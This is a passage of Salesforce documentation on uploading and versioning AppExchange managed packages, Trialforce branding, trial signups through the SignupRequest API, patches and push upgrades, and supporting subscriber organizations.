   a. Enter a `Version Name`. As a best practice, it's useful to have a short description and the date.
   b. Enter a `Version Number` for the upload, such as *`1.0`*. The format is *`majorNumber.minorNumber`*.

      Note: If you're uploading a new patch version, you can't change the patch number.

      The version number represents a release of a package. This field is required for managed and unmanaged packages. For a managed package, the version number corresponds to a Managed - Released upload. All beta uploads use the same version

number until you upload a Managed - Released package version with a new version number. For example, the following is a sequence of version numbers for a series of uploads.

Upload Sequence	Type	Version Number	Notes
First upload	Managed - Beta	1.0	The first Managed - Beta upload.
Second upload	Managed - Released	1.0	A Managed - Released upload. Note that the version number does not change.
Third upload	Managed - Released	1.1	Note the change of minor release number for this Managed - Released upload.
Fourth upload	Managed - Beta	2.0	The first Managed - Beta upload for version number 2.0. Note the major version number update.
Fifth upload	Managed - Released	2.0	A Managed - Released upload. Note that the version number does not change.

c. For managed packages, select a `Release Type`:

- Choose Managed - Released to upload an upgradeable version. After upload, some attributes of Salesforce components are locked.
- Choose Managed - Beta if you want to upload a version of your package to a small sampling of your audience for testing purposes. You'll still be able to change the components and upload additional beta versions.

  Note: Beta packages can only be installed in Developer Edition or sandbox organizations, and thus can't be pushed to customer organizations.

d. Change the `Description`, if necessary.

e. Optionally, specify a link to release notes for the package. Click **URL** and enter the details in the text field that appears. This link will be displayed during the installation process, and on the Package Details page after installation.

Note: As a best practice, this should point to an external URL, so you can make the information available to customers in advance of the release, and update it independently of the package.

f. Optionally, specify a link to post install instructions for the package. Click **URL** or **Visualforce page** and enter the details in the text field that appears. This link will be displayed on the Package Details page after installation.

Note: As a best practice, this should point to an external URL, so you can update the information independently of the package.

g. Optionally, enter and confirm a password to share the package privately with anyone who has the password. Don't enter a password if you want to make the package available to anyone on AppExchange and share your package publicly.

h. Salesforce automatically selects the requirements it finds. In addition, select any other required components from the `Package Requirements` and `Object Requirements` sections to notify installers of any requirements for this package.

i. Click **Upload**.

7. Once your upload is complete you can do any of the following.

- Click **Change Password** link to change the password option.

- Click **Deprecate** to prevent new installations of this package while allowing existing installations to continue operating.

  Note: You cannot deprecate the most recent version of a managed package.

  When you deprecate a package, remember to remove it from AppExchange as well. See "Removing Apps from AppExchange" in the AppExchange online help.

- Click **Undeprecate** to make a deprecated version available for installation again.

You will receive an email that includes an installation link when your package has been uploaded successfully.

Note:

- When using the install URL, the old installer is displayed by default. You can customize the installation behavior by modifying the installation URL you provide your customers.
  - To access the new installer, append the text `&newui=1` to the installation URL.
  - To access the new installer with the "All Users" option selected by default, append the additional text `&p1=full` to the installation URL.
- If you uploaded from your Salesforce production organization, notify installers who want to install it in a sandbox organization to replace the "login.salesforce.com" portion of the installation URL with "test.salesforce.com."

SEE ALSO:

Understanding Packages
Manage Packages
Understanding Dependencies
Manage Versions
Create and Upload Patches
Publish Upgrades to Managed Packages
Publishing Extensions to Managed Packages

Why Use Trialforce?

Trialforce lets you provision a free trial of your offering quickly and easily. Each time a trial is provisioned, Trialforce creates a lead in the License Management App, which helps you track usage and convert prospects into paying customers. With Trialforce, you can:

- Run your own marketing campaign to maximize customer reach and adoption.
- Customize your offering, including branding, functionality, design, data, and trial experience.
- Manage trials for multiple offerings, versions, and editions from one convenient place.
- Let customers, including non-admin users, try your app or component without logging in to their production environment.

Setting Up Custom Branding for Trialforce

App developers using Trialforce to create new trials of their product can optionally set up a branded login site and system emails. By branding these areas with your company's look and feel, users of your application are immersed in your brand from sign-up to login. Use custom branding for non-CRM apps, not for apps that extend Salesforce CRM and require Salesforce standard objects, such as Leads, Opportunities, and Cases.

Trialforce Source Organizations

New Trialforce Source Organization

Edit Trialforce Source Organization

Trialforce

Setting Up Custom Branding for Trialforce

App developers using Trialforce to create new trials of their product can optionally set up a branded login site and system emails. By branding these areas with your company's look and feel, users of your application are immersed in your brand from sign-up to login. Use custom branding for non-CRM apps, not for apps that extend Salesforce CRM and require Salesforce standard objects, such as Leads, Opportunities, and Cases.

A branded login page enables you to specify your login domain and login site.

- A login domain ends with `.cloudforce.com`, so if your company name is "mycompany," your login domain is `mycompany.cloudforce.com`.
- Your custom login site includes your text and company logo and mobile-friendly versions of your login site.

Branded emails allow you to specify fields in system-generated emails so that your company name, address, and other pertinent details are used in email correspondence. You can create multiple branded email sets for different campaigns or customer segments.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To manage Trialforce:
- "Customize Application"

Note: To configure branding, you must be logged in to a Trialforce Management Organization (TMO). To get your TMO, log a case in the Partner Community. Branding is not available for Trialforce Source Orgs created in the Environment Hub.

Trialforce Branded Login Site

Trialforce Branded Email Sets

Trialforce Branded Login Site

Use the Trialforce Branded Login Site page to create, publish, and edit a login page that has your company's look and feel.

- If you haven't set up a login site yet, click **Set Up Login Site**.
- If you've already set up a login site, click **Publish** to make the site available, or **Launch Site Editor** to make changes.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To define package branding:
- "Package Branding"

Trialforce Login Site Domain

Creating a Branded Login Page

Trialforce Login Branding Editor

Trialforce Login Site Domain

Choose a subdomain where customers will log into your application. Usually the subdomain is the name of your company.

1. In the field provided, enter a name.
2. Click **Check Availability**.
3. Accept the terms of use.

4. Click **Save and Launch Editor**.

Creating a Branded Login Page

Customers typically log in to your app using the traditional login.salesforce.com site. A branded login page enables you to customize this domain and parts of this login page so you can provide a branded experience for your customers. Your custom login site includes your text and company logo, and mobile-friendly versions of your login site as well.

To create a branded login page:

1. Log in to your Trialforce Management Organization.
2. From Setup, enter *Login Site* in the Quick Find box, then select **Login Site**.
3. Click **Set Up Login Site**.
4. Select a subdomain for your login site by providing a name in the field provided. Usually this is the name of your company.

   Note: A login domain ends with .cloudforce.com, so if your company name is "mycompany," your login domain is mycompany.cloudforce.com.

5. Check the availability of the domain and then accept the terms of use.
6. Click **Save and Launch Editor**.
7. Use the Login Brand Editor to change how your login page looks. For additional help using the editor, click **Help for this Page**.
8. Click **Save and Close**.
9. If you're ready to make these changes available to your TSO, click **Publish**. Otherwise your changes are saved and you can publish later.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To manage Trialforce:
- "Customize Application"

Trialforce Login Branding Editor

Use the Login Branding Editor to design your login pages.

1. Log into your Trialforce Management Organization.
2. From Setup, enter *Login Site* in the Quick Find box, then select **Login Site**.
3. At the top of the editor, click the tab for the login page size: **Desktop** or **Mobile**.
4. In the left pane, expand the Page Header node and click **Select File** to choose your company logo for each size screen your app supports.
5. In the **Logo Link** > **Use custom link** field, optionally, enter a web address to be used when a customer clicks your logo, such as your corporate website. The URL must start with http:// or https://. If you leave this field blank, your logo will not have a link.
6. Expand the Page Content node and paste the URL of the trial sign-up link into the **Trial Sign-Up Link** > **Use custom link** field. This is the link your prospects will click to request a free trial on your website. Typically, ISVs create a separate sign-up page for this purpose.
7. Provide URLs for the right and bottom of the page. If you leave these fields blank, the frames default to the ones used on the Salesforce login page.
8. Expand the page footer and provide your company name and font color.
9. Expand the page background node and provide a background image and color.
10. At the top of the page click **Save and Close**.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To manage Trialforce:
- "Customize Application"

11. On the Branded Login Site page, click **Preview** for the size of the page you want to see. Make sure your login page appears correct for each login page your app supports.

Trialforce Branded Email Sets

Trialforce Email Branding allows you to modify system-generated emails so that they appear to come from your company rather than from Salesforce. Trialforce Email Branding only applies to users who sign up for your application through Trialforce.

Each Trialforce source organization comes with a standard set of email notifications that are sent to customers. For example, customers get an email notification when they first sign up, or when they reset their password. You don't have to rewrite all of these system-generated emails yourself. Just provide the values for the fields and the system takes care of the rest.

Edit Trialforce Branded Email Set

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To define package branding:
- "Package Branding"

Edit Trialforce Branded Email Set

To begin, click **New Email Set** or **Edit** next to an existing email set.

1. Fill in the fields with your company info.
2. In the Preview Emails area, click through the different types of generated emails and make sure they read correctly.
3. Click **Save**.
4. If you're ready to make these emails available to your Trialforce source organizations, click **Publish**. Otherwise your changes are saved and you can publish later.

Trialforce Source Organizations

The Trialforce Source Organizations page helps you create and manage your Trialforce source organizations.

- To create a new source organization, click **New** .
- If you have an existing source organization you want to use, click **Login**.
- To edit an existing source organization, click **Edit**.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

New Trialforce Source Organization

To create a new source organization:

1. Enter a new username and email address for the administrator account.
2. Enter the source organization name and select the branding.
3. Click **Create**.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To define package branding:
- "Package Branding"

Edit Trialforce Source Organization

To edit a Trialforce source organization:

1. Enter the source organization name and select the branding.
2. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To define package branding:
- "Package Branding"

Trialforce

To create a Trialforce template:

1. Click **New Trialforce Template**.
2. Specify a description of the template and whether to include data in the dialog that appears.
3. Click **Save**.

You receive an email with the organization ID of the new template after it's generated. You must submit the template for review before you can use it to sign up trial organizations. Remember to generate a new template each time you make updates to your TSO so that your trials always reflect the most recent state.

Note: You can create a Trialforce template only if your TSO is less than 256 MB.

Each Trialforce template has a status with one of the following values.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To define package branding:
- "Package Branding"

In Progress
When a Trialforce template is first created, it always has this status. It then moves to either Success or Error status.

Success
The Trialforce template can be used to create trial organizations.

Error
The Trialforce template cannot be used because something has gone wrong and debugging is required.

Deleted
The Trialforce template is no longer available for use. Deleted templates are removed during system updates.

Creating Signups using the API

USER PERMISSIONS

To create or view signup requests:
- "Signup Request API"

You can use API calls to the SignupRequest object to create trial organizations for prospective customers. When creating trial organizations (or signups) using a web form, there's no way to customize the signup process or track its status. Using the API, you can collect and analyze detailed information on all signups from your business organization. This gives you more control over the signup process, and enhanced visibility into your prospective customers. For example, you can:

- Run reports and collect metrics, such as the number of signups per day or the number of signups in different countries.
- Customize the SignupRequest object to add fields of special interest to your company.
- Create triggers to initiate specific actions, such as sending an email notification, whenever a new signup request is made.
- Enable signups from a wide range of client applications and devices, so you have additional channels for customer acquisition.

To start creating new signups using the API:

1. Create a Trialforce Source Organization (TSO) from your Trialforce Management Organization.
2. Install your app in the TSO, along with any sample data that might be useful for the trial.
3. Configure the TSO as you want your customers to experience it, including specifying any custom branding.
4. Create a Trialforce template from the TSO.
5. File a case to activate this feature.
   a. Log in to the Partner Community.
   b. Under the Support tab, click **New Case**.
   c. Select the **AppExchange and Feature Requests** > **Trialforce** category.
   d. In the description, provide the following details.
      - the organization ID of your TSO
      - the template ID of the Trialforce template you want to use
      - the organization you plan to use for creating signups (so the appropriate user permission can be enabled)

Note: Although you can create new signups from any organization with the appropriate permissions, we recommend doing so from your business organization. You can then easily integrate signup data with your existing business processes. For example, you can create a workflow rule to convert each signup request into a lead or run reports to track the number of signups in a given period.

You'll be notified by email once the template is approved. It can then be used to create new signups by making API calls to the SignupRequest object. See below for details of the SignupRequest object and a code sample demonstrating its use. For more information on working with objects, see the *Object Reference for Salesforce and Force.com*

Signup Request Home
Creating a Signup Request
Viewing Signup Request Details

Signup Request Home

Note: You are limited to 20 sign-ups per day. If you need to make additional sign-ups, log a case in the Partner Community.

The Signup Requests tab displays the signup requests home page. From this page, you can perform the following actions.

- Create a new signup. If you using a Trialforce template to create the signup, make sure the template has been approved.
- View the details of a previous signup, including its history and approval status.
- Create new views to display signups matching criteria that you specify.

USER PERMISSIONS

To create or view signup requests:
- "Signup Request API"

Creating a Signup Request

1. Select **Signup Request** from the Create New drop-down list in the sidebar, or click **New** next to **Recent Signup Requests** on the signup requests home page.
2. Enter the information for the signup request.
3. Click **Save** when you're finished, or click **Save & New** to save the current signup request and add another.

USER PERMISSIONS

To create or view signup requests:
- "Signup Request API"

Viewing Signup Request Details

From the Signup Request detail page:

- Click **Delete** to delete the signup request
- Click **Clone** to create a new signup request with the same attributes as this one

The detail page has the following sections.

- Signup Request Detail
- Signup Request History

USER PERMISSIONS

To create or view signup requests:
- "Signup Request API"

Signup Request Detail

This section displays the following attributes (in alphabetical order).

Attribute	Description
`Company`	The name of the company requesting the trial signup.
`Country`	The two-character, upper-case ISO-3166 country code. You can find a full list of these codes at a number of sites, such as: www.iso.ch/iso/en/prods-services/iso3166ma/02iso-3166-code-lists/list-en1.html

Attribute	Description
`Created Org`	The 15–character Organization ID of the trial organization created. This is a read-only field provided by the system once the signup request has been processed.
`Email`	The email address of the admin user for the trial signup.
`Error Code`	The error code if the signup request isn't successful. This is a read-only field provided by the system to be used for support purposes.
`First Name`	The first name of the admin user for the trial signup.
`Last Name`	The last name of the admin user for the trial signup.
`Edition`	The Salesforce template that is used to create the trial organization. Possible values are `Partner Group`, `Professional`, `Partner Professional`, `Sales Professional`, `Professional TSO`, `Enterprise`, `Partner Enterprise`, `Service Enterprise`, `Enterprise TSO`, `Developer`, and `Partner Developer`.
`Preferred Language`	The language of the trial organization being created. Specify the language using a language code listed under Fully Supported Languages in "Supported Languages " in the Salesforce Help. For example, use *`zh_CN`* for simplified Chinese. The value you select overrides the language set by locale. If you specify an invalid language, the organization defaults to English.
	Populated during the sign-up request and for internal use by Salesforce.
`ShouldConnectToEnvHub`	When set to `true`, the trial organization is connected to the Environment Hub. The sign-up must take place in the hub master organization or a spoke organization.
`Source Org`	The 15–character Organization ID of the Trialforce Source Organization from which the Trialforce template was created.
`Status`	The status of the request. Possible values are `New`, `In Progress`, `Error`, or `Success`. The default value is `New`.
`Template`	The 15–character ID of the approved Trialforce template that is the basis for the trial signup. The template is required and must be approved by Salesforce.
`Template Description`	The description of the approved Trialforce template that is the basis for the trial signup.
`Trial Days`	The duration of the trial signup in days. Must be equal to or less than the trial days for the approved Trialforce template. If not provided, it defaults to the trial duration specified for the Trialforce template.
`Username`	The username of the admin user for the trial signup. It must follow the address convention specified in RFC822: www.w3.org/Protocols/rfc822/#z10

Signup Request History

This section shows the date the signup request was created, the user who created it, and the actions that have been performed on it.

Publishing Extensions to Managed Packages

An *extension* is any package, component, or set of components that adds to the functionality of a managed package. An extension requires that the base managed package be installed in the organization. For example, if you have built a recruiting app, an extension to this app might include a component for performing background checks on candidates.

The community of developers, users, and visionaries building and publishing apps on Force.com AppExchange is part of what makes Force.com such a rich development platform. Use this community to build extensions to other apps and encourage them to build extensions to your apps.

To publish extensions to a managed package:

1. Install the base package in the Salesforce organization that you plan to use to upload the extension.
2. Build your extension components.

   Note: To build an extension, install the base package and include a dependency to that base package in your package. The extension attribute will automatically become active.
3. Create a new package and add your extension components. Salesforce automatically includes some related components.
4. Upload the new package that contains the extension components.
5. Proceed with the publishing process as usual. For information on creating a test drive or registering and publishing your app, go to http://sites.force.com/appexchange/publisherHome.

Note: Packages cannot be upgraded to Managed - Beta if they are used within the same organization as an extension.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create packages:
- "Create AppExchange Packages"

To upload packages:
- "Upload AppExchange Packages"

SEE ALSO:

Prepare Your Apps for Distribution
Understanding Dependencies
Manage Versions
Publish Upgrades to Managed Packages

Publish Upgrades to Managed Packages

As a publisher, first ensure that your app is upgradeable by converting it to a managed package. Any changes you make to the components in a managed package are automatically included in subsequent uploads of that package, with one exception. When you upgrade a package, changes to the API access are ignored even if the developer specified them. This ensures that the administrator installing the upgrade has full control. Installers should carefully examine the changes in package access in each upgrade during installation and note all acceptable changes. Then, because those changes are ignored, the administrator should manually apply any acceptable changes after installing an upgrade. For more information, see About API and Dynamic Apex Access in Packages on page 6170.

To publish upgrades to a managed package:

1. From Setup, enter *Packages* in the Quick Find box, then select **Packages**.
2. Select the package from the list of available packages.
3. View the list of package components. Changes you have made to components in this package are automatically included in this list. If the changes reference additional components, those components are automatically included as well. To add new components, click **Add** to add them to the package manually.
4. Click **Upload** and upload it as usual.

   Note: After you upload a new version of your Managed - Released package, you can click **Deprecate** so installers cannot install an older version. Deprecation prevents new installations of older versions without affecting existing installations. For more information, see Manage Versions on page 6207.

   You cannot deprecate the most recent version of a managed package upload.

5. When you receive an email with the link to the upload on Force.com AppExchange, notify your installed users that the new version is ready. Use the list of installed users from the License Management Application (LMA) to distribute this information. The License Management Application (LMA) automatically stores the version number that your installers have in their organizations.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To configure developer settings:
- "Customize Application"

To create packages:
- "Create AppExchange Packages"

To upload packages:
- "Upload AppExchange Packages"

SEE ALSO:

Prepare Your Apps for Distribution
Understanding Dependencies
Manage Versions
Create and Upload Patches
Publishing Extensions to Managed Packages

Manage Versions

After you upload a package to the AppExchange, you can still manage it from Salesforce. To manage your versions:

1. From Setup, enter *Packages* in the Quick Find box, then select **Packages**.
2. Select the package that contains the app or components you uploaded.
3. Select the version number listed in the Versions tab.
   - Click **Change Password** link to change the password option.
   - Click **Deprecate** to prevent new installations of this package while allowing existing installations to continue operating.

     Note: You cannot deprecate the most recent version of a managed package.

     When you deprecate a package, remember to remove it from AppExchange as well. See "Removing Apps from AppExchange" in the AppExchange online help.
   - Click **Undeprecate** to make a deprecated version available for installation again.

Note: To create a test drive or choose a License Management Organization (LMO) for what you have uploaded, click **Proceed to AppExchange** from the package upload detail page.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To upload packages:
- "Upload AppExchange Packages"

SEE ALSO:

Prepare Your Apps for Distribution
Understanding Dependencies
Create and Upload Patches
Publish Upgrades to Managed Packages
Publishing Extensions to Managed Packages
Security Guidelines for Apex and Visualforce Development

Create and Upload Patches

Note: Patch versions and push upgrades are only available to Salesforce ISV partners.

Patch versions are developed and maintained in a patch development organization. For more information on push upgrades and patches, see the Force.com Quick Reference for Developing Packages. You can also read the Best Practices for Push Upgrades and Patch Versions on page 6214.

To create a patch version:

1. From Setup, enter *Packages* in the Quick Find box, then select **Packages**.
2. Click the name of your managed package.
3. Click the Patch Organization tab and then click **New**.
4. Select the package version that you want to create a patch for in the Patching Major Release drop-down list. The release type must be Managed - Released.
5. Enter a Username for a login to your patch organization.
6. Enter an Email Address associated with your login.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To push an upgrade or create a patch development organization:
- "Upload AppExchange Packages"

7. Click **Save**.

   Note: If you ever lose your login information, click **Reset** on the package detail page under Patch Development Organizations to reset the login to your patch development organization.

After you receive an email indicating Salesforce has created your patch development organization, you can click **Login** to begin developing your patch version.

Development in a patch development organization is restricted. The following is a list of caveats:

- New package components can't be added.
- Existing package components can't be deleted.
- API and dynamic Apex access controls can't change for the package.
- No deprecation of any Apex code.
- No new Apex class relationships, such as `extends`, can be added.
- No new Apex access modifiers, such as `virtual` or `global`, can be added.
- No new Web services can be added.
- No new feature dependencies can be added.

When you finish developing your patch, upload it through the UI in your patch development organization. (You can also upload a package using the Tooling API. For sample code and more details, see the PackageUploadRequest object in the *Tooling API Developer Guide*.)

1. From Setup, enter *`Packages`* in the `Quick Find` box, then select **Packages**.
2. Click the name of the package.
3. On the Upload Package page, click **Upload**.
4. Enter a `Version Name`. As a best practice, it's useful to have a short description and the date.
5. Notice that the `Version Number` has had its `patchNumber` incremented.
6. For managed packages, select a `Release Type`:
   - Choose Managed - Released to upload an upgradeable version. After upload, some attributes of Salesforce components are locked.
   - Choose Managed - Beta if you want to upload a version of your package to a small sampling of your audience for testing purposes. You'll still be able to change the components and upload additional beta versions.

     Note: Beta packages can only be installed in Developer Edition or sandbox organizations, and thus can't be pushed to customer organizations.

7. Change the `Description`, if necessary.
8. Optionally, enter and confirm a password to share the package privately with anyone who has the password. Don't enter a password if you want to make the package available to anyone on AppExchange and share your package publicly.
9. Salesforce automatically selects the requirements it finds. In addition, select any other required components from the `Package Requirements` and `Object Requirements` sections to notify installers of any requirements for this package.
10. Click **Upload**.

To distribute your patch, you can either share the upload link, or schedule a push upgrade.

SEE ALSO:

- Schedule Push Upgrades
- View Push Upgrade History
- Prepare Your Apps for Distribution
- Manage Versions
- Publish Upgrades to Managed Packages

Schedule Push Upgrades

Note: Patch versions and push upgrades are only available to Salesforce ISV partners.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To push an upgrade:
- "Upload AppExchange Packages"

After you've created a patch version of your package, you can deploy it to customers using a push upgrade.

Tip: Salesforce strongly recommends following this sequence for pushing package upgrades.

1. Push the upgrade to your own orgs to run tests and fix bugs before upgrading subscribers.
2. When you're ready and have coordinated with your customers on their change management process, push to a few customer orgs. Try sandbox orgs first, if possible.
3. When you're comfortable with the initial results, push to your wider customer base, based on your agreements with each customer.
4. Deprecate the previous version of your package in your main development org. Replace the version on AppExchange if necessary, and update your Trialforce setup.
5. If your upgrade was a patch, after you've successfully distributed the upgrade to subscriber orgs, reintegrate those changes into your main development org. For more information about combining patches into the main development org, see "Working with Patch Versions" in the *ISVforce Guide*.

For more information, see Best Practices for Push Upgrades and Patch Versions on page 6214.

Schedule a Push Upgrade Using the UI

1. Log in to your main development org (not the patch org you used to upload the new version).
2. From Setup, enter `Packages` in the `Quick Find` box, then select **Packages**.
3. Click the name of the managed package whose upgrade you want to push.
4. On the package detail page, click the **Versions** tab, and then click **Push Upgrades**.
5. Click **Schedule Push Upgrades**.
6. Select a package version to push from the **Patch Version** drop-down list.

   Note: Beta versions aren't eligible for push.

7. For the scheduled start date, enter when you want the push upgrade to begin.
8. In the Select Target Organizations section, select the orgs to receive your push upgrade. If an org already received a push upgrade for the selected package version, it doesn't appear in this list. You can select orgs by:
   - Entering a term that filters based on an org's name or ID. Names can match by partial string, but IDs must match exactly.

- Choosing between production and sandbox orgs from the **Organizations** dropdown list.
- Choosing orgs that have already installed a particular version.
- Clicking on individual orgs or the **Select All** and **Deselect All** checkboxes.

This section lists the following information about the org (in alphabetical order):

Field	Description
`Current Version`	The current package version an organization has installed.
`Organization ID`	The ID that uniquely identifies the organization to Salesforce.
`Organization Name`	The name of the organization. Clicking this name shows the upgrade history for the organization.
`Primary Contact`	The name of the contact who installed the package.

9. Click **Schedule**. While a push upgrade is in progress, you can click **Abort** to stop it.

Schedule a Push Upgrade Using the Enterprise API

1. Authenticate to your main development org (not the patch org you used to upload the new version) according to the tool you're using.
2. Determine the package version you want to upgrade subscribers to by querying the MetadataPackageVersion object.
3. Gather the list of subscriber orgs that are eligible to be upgraded by querying the PackageSubscriber object.
4. Create a PackagePushRequest object. PackagePushRequest objects take a PackageVersionId and, optionally, a ScheduledStartTime parameter to specify when the push begins. If you omit the ScheduledStartTime, the push begins when you set the PackagePushRequest's status to `Pending`.
5. Create a PackagePushJob for each eligible subscriber and associate it with the PackagePushRequest you created in the previous step.
6. Schedule the push upgrade by changing the status of the PackagePushRequest to `Pending`.
7. Check the status of the PackagePushRequest and PackagePushJob objects by querying the `Status` fields. If the status is either Created or Pending, you can abort the push upgrade by changing the status of the PackagePushRequest to Canceled. You cannot abort a push upgrade that has a status of Canceled, Succeeded, Failed, or In Progress.

For sample code and more details, see the object descriptions in the *Object Reference for Salesforce and Force.com* or the *SOAP API Developer Guide*.

View Push Upgrade History

Best Practices for Push Upgrades and Patch Versions

SEE ALSO:

View Push Upgrade Details

Prepare Your Apps for Distribution

Manage Versions

Publish Upgrades to Managed Packages

View Push Upgrade History

Note: Patch versions and push upgrades are only available to Salesforce ISV partners.

To view the details of all push upgrades sent by your organization, from Setup, enter *Packages* in the Quick Find box, then select **Packages**. Click the name of the package that you want to view, and then click **Push Upgrades**.

The Push Upgrade History page lists the status of all your pending and previous push upgrades. To filter your push upgrade history:

1. Select a version number from the drop-down list. Not selecting any version is equivalent to selecting all of them.
2. Select one or more statuses from the Status list. Not selecting any status is equivalent to selecting all of them.
3. Click **Apply** to filter the list. Click **Clear** to remove all the filters.

The history displays the following information (in alphabetical order):

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To view push upgrade history:

- "Upload AppExchange Packages"

Column	Description
Action	While a push upgrade is in progress, you can click **Abort** to stop it.
Start Date	The scheduled start date and time of the push upgrade.
Status	The status of the push upgrade, whether scheduled, in progress, completed, aborted, or completed with failures.
Target	The name of the organization the push upgrade went to. For multiple organizations, this field only lists the first organization in the queue, followed by the number of the total selected organizations. Clicking on this link provides you with more information about the target push upgrade and each individual organization.
Version	The package version number that was pushed.

View Push Upgrade Details

View an Organization's Upgrade History

SEE ALSO:

View Push Upgrade Details

Prepare Your Apps for Distribution

Manage Versions

Publish Upgrades to Managed Packages

View Push Upgrade Details

Note: Patch versions and push upgrades are only available to Salesforce ISV partners.

For information about a specific push upgrade that your organization sent, from Setup, enter *Packages* in the Quick Find box, then select **Packages**. Click the name of the package that you want to view, and then click **Push Upgrades**. Clicking the name of a Target takes you to the Push Upgrade Details page, which has information for the push job and each organization that it was pushed to.

The Job Details section has the following information about the overall push upgrade (in alphabetical order):

Field	Description
End Date	The date and time the push upgrade finished.
Ignore Apex Test Failures	Whether Apex test failures that may cause the installed application not to function properly were ignored.
Scheduled By	The name of the user who initiated the push upgrade.
Start Date	The scheduled start date and time of the push upgrade.
Status	The status of the push upgrade, whether scheduled, in progress, completed, aborted, or completed with failures.
Version	The package version number that was pushed.

In the Organizations section, you can get a list of all the organizations that received a push upgrade. You can filter organizations by using the search box and entering a term that filters based on an org's name or ID. Names can match by partial string, but IDs must match exactly. From the drop-down list, you can also filter based on the status of the push upgrade.

The list contains the following information specific to each organization (in alphabetical order):

Field	Description
Duration	The amount of time the push upgrade took.
Failure Type	Lists the type of failure that occurred (if any). If the push upgrade did fail, a possible explanation is provided in the collapsible section. If the push upgrade was unsuccessful, click **Retry** to try it again.
Organization ID	The ID that uniquely identifies the organization to Salesforce.
Organization Name	The name of the organization. Clicking this name shows the upgrade history for the organization.
Start	The scheduled start date and time of the push upgrade.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To view push upgrade details:

- "Upload AppExchange Packages"

Field	Description
Status	The status of the push upgrade, whether scheduled, in progress, completed, aborted, or completed with failures.

SEE ALSO:

- View Push Upgrade History
- Schedule Push Upgrades
- Prepare Your Apps for Distribution
- Manage Versions
- Publish Upgrades to Managed Packages

View an Organization's Upgrade History

Note: Patch versions and push upgrades are only available to Salesforce ISV partners.

For more information about a specific organization that received a push upgrade, from Setup, enter *Packages* in the Quick Find box, then select **Packages**. Click the name of the package that you want to view, and then click the name of a Target. Clicking an organization in the target list provides the following details (in alphabetical order):

Field	Description
Current Version	The current package version an organization has installed.
Organization ID	The ID that uniquely identifies the organization to Salesforce.
Organization Name	The name of the organization.
Primary Contact	The name of the contact who installed the package.
Primary Contact Email	The email address of the package publisher.
Status	The status of the push upgrade, whether scheduled, in progress, completed, aborted, or completed with failures.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To view push upgrade history:

- "Upload AppExchange Packages"

The Push Upgrade History lists the following information (in alphabetical order):

Field	Description
Action	Clicking **View Details** returns you to the job details for that upgrade.
Start Date	The scheduled start date and time of the push upgrade.

Field	Description
`Status`	The status of the push upgrade, whether scheduled, in progress, completed, aborted, or completed with failures.
`Version`	The package version number that was pushed.

SEE ALSO:

- View Push Upgrade Details
- View Push Upgrade History
- Create and Upload Patches
- Schedule Push Upgrades
- Prepare Your Apps for Distribution
- Manage Versions
- Publish Upgrades to Managed Packages

Best Practices for Push Upgrades and Patch Versions

Note: Patch versions and push upgrades are only available to Salesforce ISV partners.

Consider the following best practices when scheduling a push:

- Schedule push upgrades at your customers' off-peak hours and outside of Salesforce's major release windows, to minimize potential subscriber impact.
- Avoid changes to validation rules, formula fields, and errors thrown from Apex triggers, as they may negatively impact subscribers' integrations.
- Visualforce pages that are refreshed while a push upgrade is in process may lose their view state if the page or controller is changed.

Consider the following additional best practice when creating a patch version:

- Visible changes to a package shouldn't be performed in a patch. Other than a change in the package version number, subscribers aren't notified of push upgrades.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

USER PERMISSIONS

To push an upgrade or create a patch development organization:

- "Upload AppExchange Packages"

Publishing Packages FAQ

- How are packages ranked?
- What types of things can I publish?

SEE ALSO:

- Installing Packages FAQ

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

How are packages ranked?

AppExchange lists feedback and ratings similar to those found on most consumer Internet sites. This gives the power to the Salesforce user community to determine how useful a package is.

What types of things can I publish?

You can publish any collection of components, such as tabs, reports, and dashboards that together address a specific business need. You can bundle these components into a package to publish them together. For a list of components you can include in a package, see the Force.com Quick Reference for Developing Packages. Regardless of what components you add to your package, your data is never included.

Support Subscribers of Your App

Support AppExchange customers, view subscriber organizations and details.

Supporting Your AppExchange Customers

Subscriber Organizations

Viewing Subscriber Details

Request Login Access from a Customer

Before logging in to a subscriber org, first request login access from the customer.

Logging in to Subscriber Organizations

Troubleshooting in Subscriber Organizations

When logged in as a user in a subscriber's org, you have access that the subscriber doesn't have. You can view the obfuscated code in your Managed - Released packages, view logs that the subscriber can't see, and initiate ISV Customer Debugger sessions.

Supporting Your AppExchange Customers

App publishers are responsible for end user support of all their listings. When customers contact Salesforce Customer Support with a question about your listing, we direct the user to the support information on the About and Support tabs of your listing. Make sure your AppExchange listings include support information.

If you have installed the License Management App (LMA), you can log in to a customer's organization and provide administrative support for your customers. This feature is only available for managed packages that have passed the security review. For more information, see Logging in to Subscriber Organizations.

Subscriber Organizations

